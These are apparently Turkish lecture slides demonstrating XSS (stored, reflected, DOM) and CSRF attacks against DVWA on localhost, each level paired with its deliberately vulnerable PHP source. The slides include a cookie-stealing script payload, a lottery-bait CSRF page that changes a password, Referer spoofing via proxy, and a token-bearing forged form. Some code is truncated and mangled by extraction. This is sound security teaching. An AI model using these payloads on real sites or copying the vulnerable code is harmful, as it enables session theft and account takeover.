

XSS (Cross Site Scripting) and CSRF(Cross Site Request Forgery)

Arş. Grv. FUAT ÖGME



XSS - Cross Site Scripting

XSS ile Saldırgan:

- Javascript kodu çalıştırılabilir.
- Kullanıcın oturum(session) ve çerez(cookie) bilgilerini çalabilir.
- Kullanıcıyı başka bir sayfaya yönlendirip, yönlendirdiği sayfada daha fazla saldırı gerçekleştirebilir.

XSS - Cross Site Scripting

- **XSS - Stored**

- Saldırı için kullanılan html, veritabanına yada verilerin saklandığı geçici alanlarda saklanır, kullanıcı sayfayı görüntülediğinde script çalışır.

- **XSS - Reflected**

- Saldıryı yapan kiři URL veya form alanları üzerinden script çalıştırır.

- **XSS - DOM**

- XSS-Stored ve XSS-Reflected HTML üzerinde gerçekleşirken, XSS-DOM adından da anlaşılabilceğı gibi Document Object Model(üzerinde) gerçekleştirilir.

XSS(Stored) - Low

Stored XSS Source

vulnerabilities/xss_s/source/low.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string( $GLOBALS["__mysqli_ston"], $message ) : (($function_exists('mysql_escape_string')) ? mysql_escape_string( $message ) : $message));
    [MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string( $GLOBALS["__mysqli_ston"], $name ) : (($function_exists('mysql_escape_string')) ? mysql_escape_string( $name ) : $name));
    [MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' )";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '
```

XSS(Stored) - Low

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: T

Name: fuat
Message: asdqwe

Name: fuat

helloooo

OK

XSS(Stored) - Medium

Stored XSS Source

vulnerabilities/xss_s/source/medium.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string( $GLOBALS["__mysqli_ston"], $message ) : null);
    [MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string( $GLOBALS["__mysqli_ston"], $name ) : null);
    [MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' )";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( 'MySQL Error: ' . mysqli_error($GLOBALS["__mysqli_ston"]) );

    //mysql_close();
}

?>
```

XSS(Stored) - Medium


```
<tbody>
  <tr>
    <td width="100">Name *</td>
    <td>
      <input name="txtName" type="text" size="30" maxlength="10">
    </td>
  </tr>
  <tr>...</tr>
  <tr>...</tr>
```

Bu değer yükseltilerek daha fazla karakter girilmesi sağlanır.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *



XSS(Stored) - High

vulnerabilities/xss_s/source/high.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USEF
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])))
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USEF

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_c

    //mysql_close();
}

?>
```


XSS(Stored) - High

```
<tbody>
  <tr>
    <td width="100">Name *</td>
    <td>
      <input name="txtName" type="text" size="30" maxlength="10">
    </td>
  </tr>
  <tr> ... </tr>
  <tr> ... </tr>
```

Bu değer yükseltilerek daha fazla karakter girilmesi sağlanır.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

erewq

Sign Guestbook

Clear Guestbook

PHPSESSID=8ibpv7vcb8k8jsbtrocvahnsr0; security=high

OK

XSS(Reflected) - Low

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

PHPSESSID=8ibpv7vcb8k8jsbtrocvahnsr0; security=low

OK

XSS(Reflected) - Low

vulnerabilities/xss_r/source/low.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

XSS(Reflected) - Medium

vulnerabilities/xss_r/source/medium.php

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```


XSS(Reflected) - High

Reflected XSS Source

vulnerabilities/xss_r/source/high.php

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
?>
```

XSS(Reflected) - Medium & High

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Submit

heellooo

OK


XSS(DOM) - Low



Saldırımızı URL üzerine script yazarak gerçekleştirdik ve scriptimizin çalıştığını gördük. Combobox'a inspect yapıldığında ise aşağıdaki html oluşur.

```
<script>...</script>  
<option value="English%3Cscript%3Ealert(document.cookie)%3C/script%3E">  
  English  
  <script>alert(document.cookie)</script>  
</option>
```

XSS(DOM) - Medium



Orta seviyede, yine URL üzerinden devam ediyoruz. Bu sefer script etiketini kullanmadan, etiketindeki event handler ile javascript çalıştırarak amacımıza ulaşıyoruz.

XSS(DOM) - Medium

vulnerabilities/xss_d/source/medium.php


```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ( $default, "<script" ) !== false) {
        header ( "location: ?default=English" );
        exit;
    }
}

?>
```

XSS(DOM) - High



(Hash) karakteri url üzerinde özel bir karakterdir ve fragment_identifier ifade eder.

Bu karakter sadece istemci tarafında çalışır ve sunucu tarafında bloke edilemez.

XSS(DOM) - High

vulnerabilities/xss_d/source/high.php

```
<?php
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {

    # White list the allowable languages
    switch ( $_GET['default'] ) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ( "location: ?default=English" );
            exit;
    }
}

?>
```

CSRF(Cross Site Request Forgery)

- CSRF isminden de anlaşılacağı gibi, siteler arasında isteklerin kaynağına bakılmaksızın gönderilebilmesinden kaynaklanır.
- CSRF ile kullanıcı hesaplarına erişilebilir.

CSRF - Low

vulnerabilities/csrf/source/low.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" :
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dwwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOB

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```



CSRF - Low

file:///home/parallels/Desktop/CSRF/csrf-low.html

YOU WON THE LOTTERY!

body | 1426 x 19

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Search HTML

```
<html>
<head>
  <title>Bu bir tuzak !</title>
</head>
<body>
  <a href="http://localhost/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change">YOU WON THE LOTTERY!</a>
</body>
</html>
```

localhost/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#

Kullanıcı farkında olmadan bağlantıya gittikten sonra, saldırgan kullanıcının şifresini, kendi istediği şifreyle değiştiriyor.

CSRF - Medium

- Bu sefer farklı olarak, isteğin geldiği web sayfasına bakıldığını görüyoruz.
- Ancak web sayfası ile ilgili bilgiler HTTP Request header bölümünde bulunur ve proxy ile değiştirilmesi mümkündür.

vulnerabilities/csrf/source/medium.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( strpos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__m
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_US
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwa
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
```

CSRF - Medium

Bu satır, sağda bulunan saldırının Requestinin header kısmında bulunmamaktadır. Ancak saldırı bu satırı eklediğinde, Request sunucudaki koşulu sağlamış olacak.


```
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Char
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/vulnerabilities/csrf/
Cookie: PHPSESSID=8ibpv7vcb8k8jsbtrocvahnsr0; security=medium
Upgrade-Insecure-Requests: 1
```

```
Raw Params Headers Hex
GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Chan
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=8ibpv7vcb8k8jsbtrocvahnsr0; security=medium
Upgrade-Insecure-Requests: 1
```


CSRF - High


- Saldırı amaçlı, aşağıdaki gibi bir form oluşturup, saldırı sayfamızı oluşturalım.
- input name="user_token" olan input alanının değerine, saldırı yapacağımız sayfada bir şekilde ele geçirdiğimiz token'ı yerleştirelim.

```
<form action="http://localhost/vulnerabilities/csrf/" method="GET">
  New password:<br>
  <input type="password" autocomplete="on" name="password_new" value="12345"><br>
  Confirm new password:<br>
  <input type="password" autocomplete="on" name="password_conf" value="12345"><br>
  <br>
  <input type="submit" value="Change" name="Change">
  <input type="hidden" name="user_token" value="b267e5660066eb63683db58cfc37bc18">
</form>
```



CSRF - High

- Oluşturduğumuz formu gönderdiğimizde, sunucu tarafındaki kontrolden geçecek ve sağdaki görselde görüldüğü gibi şifre değişmiş olacaktır.



file:///hor


New password:

.....

Confirm new password:

.....

Change



Change your admin password:

New password:

....

Confirm new password:

Change

Password Changed.

XSS & CSRF

